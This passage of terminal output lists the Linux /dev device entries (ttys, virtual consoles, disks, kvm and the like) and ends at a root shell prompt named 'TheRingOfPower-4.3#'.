bsg              mem                 stdin   tty29  tty51   vcs1
btrfs-control    mqueue              stdout  tty3   tty52   vcs2
cdrom            net                 tty     tty30  tty53   vcs3
char             network_latency     tty0    tty31  tty54   vcs4
console          network_throughput  tty1    tty32  tty55   vcs5
core             null                tty10   tty33  tty56   vcs6
cpu_dma_latency  port                tty11   tty34  tty57   vcsa
cuse             ppp                 tty12   tty35  tty58   vcsa1
disk             psaux               tty13   tty36  tty59   vcsa2
dvd              ptmx                tty14   tty37  tty6    vcsa3
fb0              pts                 tty15   tty38  tty60   vcsa4
fd               random              tty16   tty39  tty61   vcsa5
fd0              rtc                 tty17   tty4   tty62   vcsa6
full             rtc0                tty18   tty40  tty63   vfio
fuse             sda                 tty19   tty41  tty7    vga_arbiter
hpet             sda1                tty2    tty42  tty8    vhci
hugepages        sda2                tty20   tty43  tty9    vhost-net
initctl          sda5                tty21   tty44  ttyS0   xconsole
input            sg0                 tty22   tty45  ttyS1   zero
kmsg             sg1                 tty23   tty46  ttyS2
kvm              shm                 tty24   tty47  ttyS3
log              snapshot            tty25   tty48  uhid
loop-control     snd                 tty26   tty49  uinput
TheRingOfPower-4.3#
```